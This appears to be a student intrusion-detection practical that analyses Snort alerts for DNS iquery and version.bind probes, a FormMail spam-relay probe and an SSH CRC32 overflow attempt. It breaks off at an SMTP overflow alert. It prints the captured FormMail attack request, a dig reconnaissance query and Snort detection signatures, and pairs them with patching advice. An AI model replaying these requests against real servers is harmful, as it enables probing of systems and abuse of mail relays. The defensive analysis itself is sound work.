[6] CERT Advisory CA-2001-35 *"Recent Activity Against Secure Shell Daemons"*
    http://www.cert.org/advisories/CA-2001-35.html
[7] Dave Dittrich, *"Analysis of SSH crc32 compensation attack detector exploit"*
    http://archive.aimsecurity.net/mailing-list/INCIDENTS/archive/2001/Nov/0051.html

Assignment 2 – Network Detects

All of the detects shown in this section were generated by SNORT-1.8.3 (http://www.snort.org/) using the default rule set included in the distribution. The logs were parsed using SnortSnarf (http://www.silicondefense.com/software/snortsnarf/) to facilitate analysis.

Detect 1 – DNS named iquery attempt

The detect:

```
[**] [1:252:2] DNS named iquery attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/25-22:19:50.157780 62.144.114.48:4363 -> ns1.my.net:53
UDP TTL:54 TOS:0x0 ID:26094 IpLen:20 DgmLen:58
Len: 38
[Xref => http://www.whitehats.com/info/IDS278]
```

```
[**] [1:252:2] DNS named iquery attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/25-22:19:50.863967 62.144.114.48:4363 -> ns2.my.net:53
UDP TTL:54 TOS:0x0 ID:26283 IpLen:20 DgmLen:58
Len: 38
[Xref => http://www.whitehats.com/info/IDS278]
```

```
[**] [1:252:2] DNS named iquery attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/25-22:19:50.947467 62.144.114.48:4363 -> ns3.my.net:53
UDP TTL:54 TOS:0x0 ID:26307 IpLen:20 DgmLen:58
Len: 38
[Xref => http://www.whitehats.com/info/IDS278]
```

1. **Source of Trace.**

   The data was collected using SNORT v1.8.3 on the author's production network.

2. **Detect was generated by:**

   The detect was generated by SNORT v1.8.3 using the default signature files included in the distribution.

The signature that generated the alert, looks at the content of any UDP packet coming from external machines destined to port 53 on any internal machines, and searches for the string “0980 0000 0001 0000 0000”.

Here is a short description of the output format shown above:

Line1: [**] [[Snort rule ID and revision number]] [Snort signature] [**]
Line 2: [[Rule classification identifier]] [[Rule severity identifier]]
Line 3: [Timestamp] [Source address:Port] -> [Destination address:Port]
Line 4: [Protocol] [Time to Live] [Type of Service] [IP Identification Number] [IP header length] [Total Datagram Length]
Line 5: [UDP Length]
Line 6: [[Reference(s) to external attack identification systems]]

3. Probability the source address was spoofed:

In this case, the source address was probably not spoofed since this was a recon run and the attacker most likely wanted the answer back from the victim.

We will also see below that the attacker used a SYN scan of our IP address range to locate listening DNS servers. This suggests the source address was NOT spoofed as an attacker will typically want to get an answer back from the port scanner.

Considering these facts, I conclude that the source address was most probably not spoofed.

4. Description of attack:

What we are seeing here is a pre-attack probe in order to determine if the target DNS server is configured to answer inverse query requests. The CVE number for this attack is CVE-1999-0009 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0009).

5. Attack mechanism:

This type of traffic is classified as an attempted information leak. Its goal is to determine if the target DNS server answers inverse query requests. If the target server is found to answer inverse query requests, then an attempt to exploit a vulnerability in the inverse query request code present in some versions of BIND usually follows.

According to the BUGTRAQ (http://www.securityfocus.com/bid/134) description for this vulnerability, certain versions of BIND (http://www.isc.org/products/BIND/) do not properly bound the data received when processing an inverse query request. When the query is copied to memory, certain parts of the program can be overwritten, and arbitrary commands run on the affected host. This can result in a system crash or gain of root privileges on the affected system.

Looking at the packets captured by SNORT, we immediately see one sign of packet craft, namely that the source (ephemeral) port is constant on the three packets.

The complete dump of the packets' payloads are shown in Appendix A.

6. Correlations:

This vulnerability was first reported to the general public April 8th, 1998 in a CERT advisory:

http://www.cert.org/advisories/CA-98.05.bind_problems.html

Brian R. Varine reported similar traffic to incidents.org on February 27th 2001:

http://www.incidents.org/archives/y2k/022701-1600.htm

Russell Fulton also reported similar traffic on November 25th 2001:

http://archives.neohapsis.com/archives/incidents/2001-11/0136.html

7. Evidence of active targeting:

A quick look through SNORT's portscan log shows that this attacker scanned our complete range of public IP addresses for machines listening on port 53:

```
Dec 25 22:19:52 62.144.114.48:1633 -> 1.2.3.193:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1634 -> 1.2.3.194:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1635 -> 1.2.3.195:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1632 -> 1.2.3.192:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1636 -> 1.2.3.196:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1639 -> 1.2.3.199:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1637 -> 1.2.3.197:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1638 -> 1.2.3.198:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1642 -> 1.2.3.202:53 SYN ******S*
Dec 25 22:19:49 62.144.114.48:1640 -> 1.2.3.200:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1641 -> 1.2.3.201:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1643 -> 1.2.3.203:53 SYN ******S*
Dec 25 22:19:52 62.144.114.48:1644 -> 1.2.3.204:53 SYN ******S*
Dec 25 22:19:53 62.144.114.48:1645 -> 1.2.3.205:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1647 -> 1.2.3.207:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1649 -> 1.2.3.209:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1650 -> 1.2.3.210:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1652 -> 1.2.3.212:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1653 -> 1.2.3.213:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1655 -> 1.2.3.215:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1656 -> 1.2.3.216:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1658 -> 1.2.3.218:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1646 -> 1.2.3.206:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1648 -> 1.2.3.208:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1651 -> 1.2.3.211:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1654 -> 1.2.3.214:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1657 -> 1.2.3.217:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1659 -> 1.2.3.219:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1660 -> 1.2.3.220:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1661 -> 1.2.3.221:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1663 -> 1.2.3.223:53 SYN ******S*
Dec 25 22:19:50 62.144.114.48:1662 -> 1.2.3.222:53 SYN ******S*
```

The format is :

[Timestamp] [source IP.src port] -> [destination IP.dest port] [Type of scan] [TCP Flags]

So here we see our attacker (62.144.114.48) using SYN scans to TCP port 53 and he is scanning our complete range of addresses (1.2.3.192/27). Furthermore, the fact that he scanned port 53 on 1.2.3.192 suggests that the attacker is unaware of the subnetting scheme and his scanning the complete 1.2.3.0/24 range of IP addresses. This evidence of massive scanning leads me to conclude that we were not actively targeted but merely part of an all-out attempt to exploit this vulnerability.

8. Severity:

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

Criticality	**5** This is a live DNS server
Lethality	**4** Can crash system or gain root privileges
System Countermeasures	**4** Most up to date version of BIND running on a modern operating system regularly patched for vulnerabilities. However, system must accept inverse query requests.
Network Countermeasures	**5** System is behind a firewall that filters all traffic to and from the system. There is only one way in or out of the system, and this is through the firewall.

(5 + 4) - (4 + 5) = **0**

9. Defensive recommendation:

According to the CA-98.05.bind_problems (http://www.cert.org/advisories/CA-98.05.bind_problems.html) CERT advisory, the attack described here only affects BIND 4.9 releases prior to BIND 4.9.7 and BIND 8 releases prior to 8.1.2. The three DNS servers targeted here run the latest release of BIND 9 and, as such, are not vulnerable to this attack. No defensive steps need to be taken.

10. Multiple choice test question:

In DNS, an inverse address mapping request is requesting:

a) The Domain Name associated with a given Host Address
b) The Host Address associated with a given Domain Name
c) The Name Server(s) associated with a given Domain Name
d) The Name Server(s) associated with a given Host Address

The correct answer is a).

Detect 2 – DNS named version attempt

The Detect:

```
[**] [1:257:1] DNS named version attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
01/11-20:52:33.393695 217.131.175.234:1743 -> ns1.my.net:53
UDP TTL:41 TOS:0x0 ID:37777 IpLen:20 DgmLen:58
Len: 38
[Xref => http://www.whitehats.com/info/IDS278]
```

1. **Source of Trace.**

   The data was collected using SNORT v1.8.3 on the author's production network.

2. **Detect was generated by:**

   The detect was generated by SNORT v1.8.3 using the default signature files included in the distribution.

   The signature that generated the alert, looks at the content of any UDP packet coming from external machines destined to port 53 on any internal machines, and searches for the strings "|07|version" and "|04|bind". (the data shown here for the content search includes mixed binary and text data. The '|' delimit the binary data, represented as byte code.)

   Here is a short description of the output format shown above:

   Line1: [**] [[Snort rule ID and revision number]] [Snort signature] [**]
   Line 2: [[Rule classification identifier]] [[Rule severity identifier]]
   Line 3: [Timestamp] [Source address:Port] -> [Destination address:Port]
   Line 4: [Protocol] [Time to Live] [Type of Service] [IP Identification Number] [IP header length] [Total Datagram Length]
   Line 5: [UDP Length]
   Line 6: [[Reference(s) to external attack identification systems]]

3. **Probability the source address was spoofed:**

   This represents an attempted information leak. Normally, an attacker trying to get information (such as the version of the BIND software your DNS server is running) will want to get the reply back.

   I conclude that the source address was most probably not spoofed.

4. Description of attack:

The BIND server is queried for its version number. This kind of query usually precedes an attack (especially if the version of BIND you are running is found to be vulnerable). Most BIND servers will readily give away their actual real version number when queried.

5. Attack mechanism:

BIND is an implementation of the Domain Name Systems protocols (http://www.isc.org/products/BIND/). By default, BIND will report its real version number when receiving a query of name version.bind in class chaos. Such a query can be easily crafted using the 'dig' utility:

```
dig –t txt –c chaos VERSION.BIND @ns1.my.net

; <<>> DiG 9.1.3 <<>> -t txt -c chaos VERSION.BIND @ns1.my.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35215
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;VERSION.BIND.                  CH      TXT

;; ANSWER SECTION:
VERSION.BIND.           0       CH      TXT     "9.2.0"

;; Query time: 76 msec
```

As we can see here, our victim host returned its real version (9.2.0). This information can then be used by the attacker to launch an attack against our DNS server.

A short explanation of the 'dig' command syntax shown above follows:

- The –t switch specifies the type of information (DNS query type) that we are requesting. The txt parameter represents a type of T_TXT: arbitrary number of strings.
- The –c switch specifies the network class requested in the query. The chaos class shown here is used to specify zone data for the MIT-developed CHAOSnet.
- VERSION.BIND is the actual name we are querying.
- The string following the '@' specifies the server to query. It may be either a domain name or a dot notation IP address. Here we are querying ns1.my.net.

A dump of the application layer data included in the analyzed packet is shown in Appendix A.

6. Correlations:

Laurie@edu reported version.bind traffic on March 28th, 2001 on incidents.org:

http://www.incidents.org/archives/y2k/032801-1200.htm

Similar traffic was reported by Laurie Zirkle on July 9th, 2001 on the intrusions mailing list at incidents.org:

http://www.incidents.org/archives/intrusions/msg01006.html

7. Evidence of active targeting:

Only one machine on our network received this traffic and it was, in fact, a DNS server. None of the other DNS servers on our network received this traffic, which rules out the general scan of the network option.

It seems that, in the present case, the attacker is going after this specific host.

8. Severity:

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

Criticality	**5** This is a live DNS server
Lethality	**2** Possible information leak
System Countermeasures	**4** Most up to date version of BIND running on a modern operating system regularly patched for vulnerabilities. However, BIND configuration would give away its real version.
Network Countermeasures	**5** System is behind a firewall that filters all traffic to and from the system. There is only one way in or out of the system, and this is through the firewall.

(5 + 2) - (4 + 5) = **-2**

9. Defensive recommendation:

As we saw above, with the default configuration, the BIND server will give away its real version number. The version string reported via a query of name version.bind in class chaos can be changed in the BIND configuration file (typically, /etc/named.conf) in the ‘options’ section of the file, using the ‘version’ statement:

```
options {
        // SOME OPTIONS HERE
        version "My Version";
        // MORE OPTIONS HERE
};
```

We will use the same query we constructed above to test our new configuration:

```
dig –t txt –c chaos VERSION.BIND @ns1.my.net

; <<>> DiG 9.1.3 <<>> -t txt -c chaos VERSION.BIND @ns1.my.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35215
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;VERSION.BIND.                  CH      TXT

;; ANSWER SECTION:
VERSION.BIND.           0       CH      TXT     "My Version"

;; Query time: 76 msec
```

The server now reports our user-defined string instead of giving away its real version number.

I would recommend doing this on all publicly available DNS servers on our network.

10. Multiple choice test question:

When an unknown client queries your DNS server for its version, it NORMALLY hints at:

a) An information leak attempt.
b) An attempt at exploiting a buffer overflow.
c) A Denial of Service attack
d) Nothing special.

The correct answer is a).

Detect 3 – WEB-CGI formmail access

The detect:

```
[**] [1:884:2] WEB-CGI formmail access [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/25-06:50:28.210762 63.49.82.80:3269 -> web1.my.net:80
TCP TTL:116 TOS:0x0 ID:62120 IpLen:20 DgmLen:341 DF
***AP*** Seq: 0x98AF9D06 Ack: 0x2C489FEE Win: 0x2398 TcpLen: 20
[Xref => http://www.securityfocus.com/bid/1187]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0172]
[Xref => http://www.whitehats.com/info/IDS226]
```

```
[**] [1:884:2] WEB-CGI formmail access [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/25-06:50:53.161947 63.49.82.80:3341 -> web2.my.net:80
TCP TTL:116 TOS:0x0 ID:62404 IpLen:20 DgmLen:365 DF
***AP*** Seq: 0x9928951B Ack: 0x2E22F54F Win: 0x2398 TcpLen: 20
[Xref => http://www.securityfocus.com/bid/1187]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0172]
[Xref => http://www.whitehats.com/info/IDS226]
```

1. **Source of Trace.**

   The data was collected using SNORT v1.8.3 on the author's production network.

2. **Detect was generated by:**

   The detect was generated by SNORT v1.8.3 using the default signature files included in the distribution.

   The signature that generated the attack, looks at the content of any TCP packet coming from external machines destined to port 80 on any HTTP server (defined in the file snort.conf), and searches for the string "/formmail".

   Here is a short description of the output format shown above:

   Line1: [**] [[Snort rule ID and revision number]] [Snort signature] [**]
   Line 2: [[Rule classification identifier]] [[Rule severity identifier]]
   Line 3: [Timestamp] [Source address:port] -> [Destination address:port]
   Line 4: [Protocol] [Time to Live] [Type of Service] [IP Identification Number] [IP header length] [Total Datagram Length] [Don't Fragment flag]
   Line 5: [TCP Flags] [TCP Sequence Number] [TCP Acknowledgement Number] [Window Size] [TCP Header Length]
   Lines 6-8: [[Reference(s) to external attack identification systems]]

3. Probability the source address was spoofed:

This attack requires talking to the HTTP daemon. The 3-way TCP handshake must complete successfully before initiating an HTTP session and sending the GET command. Also, the victim hosts are both running Linux 2.2.16 or greater which uses random positive increments for initial TCP sequence number generation. This makes it very difficult to use to use a TCP sequence prediction method to acknowledge the initial sequence number of the victim and complete the 3-way TCP handshake.

So I conclude that the source address was most probably not spoofed.

4. Description of attack:

FormMail is a freely available generic web-based form to e-mail gateway which parses the results from the form and sends them to the specified address. Versions 1.0 through 1.6 of the script allow a remote attacker to send anonymous e-mail (Unsolicited Commercial E-mail, for example) to arbitrary recipients by modifying the recipient and message parameters. Moreover, FormMail fails to properly indicate the address of the sender. CVE candidate number CAN-2001-0357 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0357).

5. Attack mechanism:

The external reference proposed by SNORT is erroneous. It references another formmail.pl vulnerability where the script can be used to retrieve system environment variables. Looking more closely at one of the packets:

```
snort -dvr snort.log 'src host 63.49.82.80 and dst host web1.my.net port 80'
```

```
12/25-06:50:28.210762 63.49.82.80:3269 -> web1.my.net:80
TCP TTL:116 TOS:0x0 ID:62120 IpLen:20 DgmLen:341 DF
***AP*** Seq: 0x98AF9D06  Ack: 0x2C489FEE  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
6D 6D 61 69 6C 2E 70 6C 3F 65 6D 61 69 6C 3D 66  mmail.pl?e-mail=f
32 40 61 6F 6C 2E 63 6F 6D 26 73 75 62 6A 65 63  2@aol.com&subjec
74 3D XX XX XX XX XX XX XX XX XX XX 2F 63 67 69  t=web1.my.net/cgi
2D 62 69 6E 2F 66 6F 72 6D 6D 61 69 6C 2E 70 6C  -bin/formmail.pl
26 72 65 63 69 70 69 65 6E 74 3D 61 63 63 65 6E  &recipient=accen
74 75 61 6C 40 61 6F 6C 2E 63 6F 6D 26 6D 73 67  tual@aol.com&msg
3D 77 30 30 74 20 30 61 6F 6C 25 32 45 63 6F 6D  =w00t 0aol%2Ecom
26 6D 73 67 3D 77 30 30 74 20 48 54 54 50 2F 31  &msg=w00t HTTP/1
2E 31 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20  .1Content-Type:
61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77  application/x-ww
77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65  w-form-urlencode
64 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 47  d..User-Agent: G
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70  ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 35  atible; MSIE 5.5
3B 20 77 69 6E 64 6F 77 73 20 32 30 30 30 29 0D  ; windows 2000).
0A 48 6F 73 74 3A 20 XX XX XX XX XX XX XX XX XX  .Host: web1.my.n
XX 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B  et..Connection: K
65 65 70 2D 41 6C 69 76 65 0D 0A 0D 0A           eep-Alive....
```

shows that what is attempted here is actually what is described in http://www.securityfocus.com/bid/2469, namely an attempt to send e-mail anonymously to an arbitrary address.

The script relies on HTTP variables for the input of, among others, the recipient address and message content. An attacker, by crafting an HTTP request, can provide arbitrary values for these two parameters effectively sending arbitrary message content to an arbitrary address.

Here is the GET request as taken from the Apache web server log on one of the victim hosts:

```
63.49.82.80 - - [25/Dec/2001:06:46:47 -0500] "GET /cgi-bin/formmail.pl?e-
mail=f2%40aol%2Ecom&subject=web1%2Emy%2Enet%2Fcgi%2Dbin%2Fformmail%2Epl&recipient=
accentual%40aol%2Ecom&msg=w00t HTTP/1.1Content-Type: application/x-www-form-urlencoded"
404 297
```

Our Apache configuration uses the default log format defined by:

```
%h %l %u %t \”%r\” %>s %b
```

where:

%h	Remote host
%l	Remote logname from identd, if supplied (- is shown here because logname was not supplied)
%u	Remote user from auth, if supplied (- is shown here because user was not supplied)
%t	Time in common log format time format
%r	First line of request
%>s	Status
%b	Bytes sent, excluding HTTP headers

[the above was taken from the documentation (http://httpd.apache.org/docs/mod/mod_log_config.html) for version 1.3 of the Apache web server]

Looking in detail at the GET request, we see the following variables being overwritten:

E-mail: f2@aol.com
Subject: web1.my.net/cgi-bin/frommail.pl
Recipient: accentual@aol.com
Msg: w00t

(NOTE: To help translate the hex character representation present in the GET request, I used an ASCII table (http://www.neurophys.wisc.edu/www/comp/docs/ascii.html):

2D	-
2E	.
2F	/
40	@

it is necessary to use the "%" escape sequence and the hex representation for these characters as they are part of the reserved characters in the syntax specification for a URI: RFC2396: Uniform Resource Identifiers (URI): Generic Syntax.)

This seems to be an information gathering run - the attacker sends the GET requests to arbitrary web servers; if the formmail.pl script is present and vulnerable, it will send its name (web1.my.net in the present example) to the accentual@aol.com e-mail address. This creates a list of potential anonymous relays for the attacker's future use (sending Unsolicited Commercial E-mail for example).

The fix, which was included in version 1.7, allows the administrator to specify one or more valid recipients. So, before the mail is sent, the "recipient" variable is validated using that list. Here is an excerpt from the CHANGELOG (http://worldwidemart.com/scripts/cgi-bin/download.cgi?s=formmail&c=txt&f=README) for formmail.pl:

```
Version 1.7     07/27/01   -  Added in @recipients to defeat spamming attempts
                           -  Added in @valid_ENV to allow administrators to
                           specify what environment variables can be sent.
```

6. Correlations:

This attack was originally reported to bugtraq by Michael Rawls on March 10th 2001:

http://www.securityfocus.com/archive/1/168177

On Jan 11th 2002, Donna MacLeod reported increased formmail activity to the intrusions mailing list at incidents.org:

http://www.incidents.org/archives/intrusions/msg03236.html

7. Evidence of active targeting:

As mentioned above, this seems like attempted recon so, most probably, this was part of some automated tool attempting this attack on a large number of hosts and was not targeting our servers in particular.

8. Severity:

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

Criticality	**4** This is a web server
Lethality	**2** Allows user to send e-mail anonymously. Could be used later for spamming attacks
System Countermeasures	**3** Up to date operating system and software. However, on the second system, FormMail was present and was not needed anymore. As, such this a failure in the maintenance of the system. Formmail.pl was not present on the first attacked system.
Network Countermeasures	**5** System is behind a firewall that filters all traffic to and from the system. There is only one way in or out of the system, and this is through the firewall.

(4 + 2) - (3 + 5) = **-2**

9. Defensive recommendation:

Formmail.pl was present on only one of the two systems affected and was not needed anymore. The defensive steps taken were to remove this script from the publicly accessible cgi-bin directory.

Had the script been needed, the defensive recommendation would have been to upgrade to a version greater than or equal to 1.7: as shown above, this problem was fixed as of version 1.7.

10. Multiple choice test question:

The anonymous e-mail vulnerability is interesting for spammers because:

a) It allows the attacker to send e-mail to an arbitrary address.
b) The script provides no indication of the original sender in the e-mail.
c) It allows the attacker to enter an arbitrary message in the body of the e-mail.
d) All of the above.

The correct answer is d).

Detect 4 – ssh CRC32 overflow NOOP

The detect:

```
[**] [1:1326:1] EXPLOIT ssh CRC32 overflow NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
12/21-22:48:37.126403 211.94.206.29:4856 -> victim.my.net:22
TCP TTL:49 TOS:0x0 ID:47219 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x59787265 Ack: 0xCED9A7C0 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 5606991 372501994
[Xref => http://www.securityfocus.com/bid/2347]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144]
```

```
[**] [1:1326:1] EXPLOIT ssh CRC32 overflow NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
12/21-22:48:37.676618 211.94.206.29:4856 -> victim.my.net:22
TCP TTL:49 TOS:0x0 ID:47220 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x5978780D Ack: 0xCED9A7C0 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 5607046 372502050
[Xref => http://www.securityfocus.com/bid/2347]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144]
```

… 57 more packets exactly like the preceding one, followed by the last packet:

```
[**] [1:1326:1] EXPLOIT ssh CRC32 overflow NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
12/21-22:48:43.640828 211.94.206.29:4856 -> victim.my.net:22
TCP TTL:49 TOS:0x0 ID:47282 IpLen:20 DgmLen:1113 DF
***AP*** Seq: 0x5979C01D Ack: 0xCED9A7C0 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 5607642 372502646
[Xref => http://www.securityfocus.com/bid/2347]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144]
```

1. **Source of Trace.**

   The data was collected using SNORT v1.8.3 on the author's production network.

2. **Detect was generated by:**

   The detect was generated by SNORT v1.8.3 using the default signature files included in the distribution.

   The signature that generated the alert, looks at the content of any TCP packet coming from external machines destined to port 22 on internal machines, that contains the string "90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90" and has at least the ACK flag (and possibly others) set.

The trace shown above is the output from TCPDUMP version 3.6. I chose this format to display the full content of the packet and not only the header and alert information. Here is a short description of the fields:

Line1: [**] [[Snort rule ID and revision number]] [Snort signature] [**]
Line 2: [[Rule classification identifier]] [[Rule severity identifier]]
Line 3: [Timestamp] [Source address:Port] -> [Destination address:Port]
Line 4: [Protocol] [Time to Live] [Type of Service] [IP Identification Number] [IP header length] [Total Datagram Length] [Don't Fragment flag]
Line 5: [TCP Flags] [TCP Sequence Number] [TCP Acknowledgement Number] [Window Size] [TCP Header Length]
Line 6: [TCP Options]
Line 7-8: [[Reference(s) to external attack identification systems]]

3. Probability the source address was spoofed:

This attack requires talking to the SSH daemon. The 3-way TCP handshake must complete successfully before initiating the SSH session. Also, the victim host is running Linux 2.2.14 which uses random positive increments for initial TCP sequence number generation. This makes it very difficult to use a TCP sequence prediction method to acknowledge the initial sequence number of the victim and complete the 3-way TCP handshake.

So I conclude that the source address was most probably not spoofed.

4. Description of attack:

An integer buffer overflow in the CRC-32 compensation attack detection code allows an attacker to write values in arbitrary locations in memory. This can be used to run arbitrary commands with the privileges of the SSH daemon (usually root). The CVE number for this attack is CVE-2001-0144 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144).

5. Attack mechanism:

The explanation given here was taken from two sources:

http://razor.bindview.com/publish/advisories/adv_ssh1crc.html
http://www.securityfocus.com/bid/2347

The attack takes advantage of a remote integer overflow vulnerability present in several implementations of version 1 of the SSH protocol. This vulnerability is located in the code that attempts to protect against CRC32 weaknesses present in the SSH1 protocol by detecting and logging CRC32 compensation attacks.

A 16-bit unsigned variable is used instead of 32-bit in the detect_attack() function which causes the integer overflow and leads to a table overflow:

```
/* Detect a crc32 compensation attack on a packet */
int
detect_attack(unsigned char *buf, u_int32_t len, unsigned char *IV)
{
	static u_int16_t *h = (u_int16_t *) NULL;
	static u_int16_t n = HASH_MINSIZE / HASH_ENTRYSIZE;
	register u_int32_t i, j;
	u_int32_t l;
…
```

According to the RAZOR Bindview Advisory cited above, when the condition described above occurs, a 32-bit local variable is assigned to a 16-bit local variable effectively causing it to be set to 0. From this point future calls to malloc() as well as an index used to reference locations in memory can be corrupted by the attacker. This can be exploited to write numerical values to almost arbitrary locations in memory.

Looking at the file /var/log/messages (syslogd) on the victim host shows the following:

```
Dec 21 22:46:48 server sshd[31207]: Disconnecting: Corrupted check bytes on input.
Dec 21 22:48:31 server sshd[31223]: Disconnecting: crc32 compensation attack: network attack detected
Dec 21 22:52:02 server sshd[31240]: Disconnecting: crc32 compensation attack: network attack detected
…
```

which suggests that the crc32 compensation attack detection code is, in fact, being executed. In fact, the crc32 message is repeated over 50 times in the system logs which suggests we are in the presence of some brute force attempt to exploit this vulnerability.

An hexadecimal dump of the complete packets' payloads is shown in Appendix A.

6. Correlations:

This vulnerability was first reported by Michal Zalewski <lcamtuf@bos.bindview.com> on February 8th, 2001:

http://razor.bindview.com/publish/advisories/adv_ssh1crc.html

7. Evidence of active targeting:

Most of the hosts on our network run the SSH daemon. The host that was attacked here is the only host on our network where OpenSSH was vulnerable to the CRC32 overflow attack (all the others had been upgraded).

The output from SNORT also shows that the attacker made multiple attempts on our victim host for that same vulnerability. This rules out the possibility of a 'wrong number'.

The fact that the attack was attempted on only this host on our network and the multiple attempts at exploiting the same vulnerability on the victim host lead us to conclude that this attack was targeted at this specific host.

8. **Severity:**

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

Criticality	**4** This is a production web server
Lethality	**5** Attacker can run arbitrary commands with the privileges of the SSH daemon (root, in this case).
System Countermeasures	**2** Modern operating system. However, the system was running an older version of the SSH daemon (OpenSSH-2.1). Security patches for other software also available but have not been applied here (for example, the glibc patch to fix the glob() function buffer overflow was NOT applied). Poor maintenance of the software on this machine justifies the low score attributed here.
Network Countermeasures	**5** System is behind a firewall that filters all traffic to and from the system. There is only one way in or out of the system, and this is through the firewall.

(4 + 5) - (2 + 5) = **2**

9. **Defensive recommendation:**

The vulnerability described here was fixed in versions 2.3.0 and above of OpenSSH. Upgrading to the latest version of OpenSSH (3.0.2 at the time of writing) would be recommended here.

10. **Multiple choice test question:**

Which of the following will effectively protect against the CRC32 compensation attack detection buffer overflow vulnerability:

a) Disallow ssh logins as root.
b) Disable ssh version 1 logins allowing only ssh version 2 logins.
c) Disable ssh version 2 logins allowing only ssh version 1 logins.
d) Disabling X11 forwarding.

The correct answer is b).

Detect 5 – SMTP chameleon overflow

The Detect:

```
[**] [1:657:2] SMTP chameleon overflow [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/14-13:36:03.383481 207.107.114.130:2653 -> relay1.my.net:25
TCP TTL:56 TOS:0x0 ID:2886 IpLen:20 DgmLen:956 DF
***AP*** Seq: 0xB07D3E19 Ack: 0x809260AA Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 197927215 309171390
[Xref => http://www.securityfocus.com/bid/2387]
[Xref => http://www.whitehats.com/info/IDS266]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0261]
```

```
[**] [1:657:2] SMTP chameleon overflow [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/14-13:36:03.567103 207.107.114.130:2657 -> relay1.my.net:25
TCP TTL:56 TOS:0x0 ID:2995 IpLen:20 DgmLen:956 DF
***AP*** Seq: 0xAFF4CCF5 Ack: 0x80B28473 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 197927233 309171408
[Xref => http://www.securityfocus.com/bid/2387]
[Xref => http://www.whitehats.com/info/IDS266]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0261]
```

```
[**] [1:657:2] SMTP chameleon overflow [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/14-13:36:06.085366 207.107.114.130:2681 -> relay1.my.net:25
TCP TTL:56 TOS:0x0 ID:3540 IpLen:20 DgmLen:956 DF
